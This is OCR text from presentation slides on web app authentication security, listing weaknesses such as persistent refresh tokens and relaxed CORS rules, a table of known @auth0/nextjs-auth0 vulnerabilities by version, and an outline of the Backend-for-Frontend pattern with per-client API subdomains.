
Refresh Tokens = Persistent Access




Problem #4: Security Features at Half-Strength

- Weak Cookie Protection
- Cross-Site Request Forgery
- Content Security Policy
- Relaxed CORS Rules

Problem #5: APIs Exposed to the Public Internet




Problem #6: Not using a certified OIDC library



VULNERABILITY	AFFECTS
H Use of Web Browser Cache Containing Sensitive Information	@auth0/nextjs-auth0 >=4.0.1 <4.6.1
H Insufficient Session Expiration	@auth0/nextjs-auth0 >=4.0.1 <4.5.1
M Information Exposure	@auth0/nextjs-auth0 <1.6.2
M Cross-site Scripting (XSS)	@auth0/nextjs-auth0 <1.4.1

Backend-for-Frontend (BFF) pattern

The BFF Pattern - One API for All Clients



The BFF Pattern – A Backend per Client Type


Browser

browser.api.abc.com

Mobile

mobile.api.abc.com


Desktop




desktop.api.abc.com

BFF: From Architecture to Security

The Current Architecture

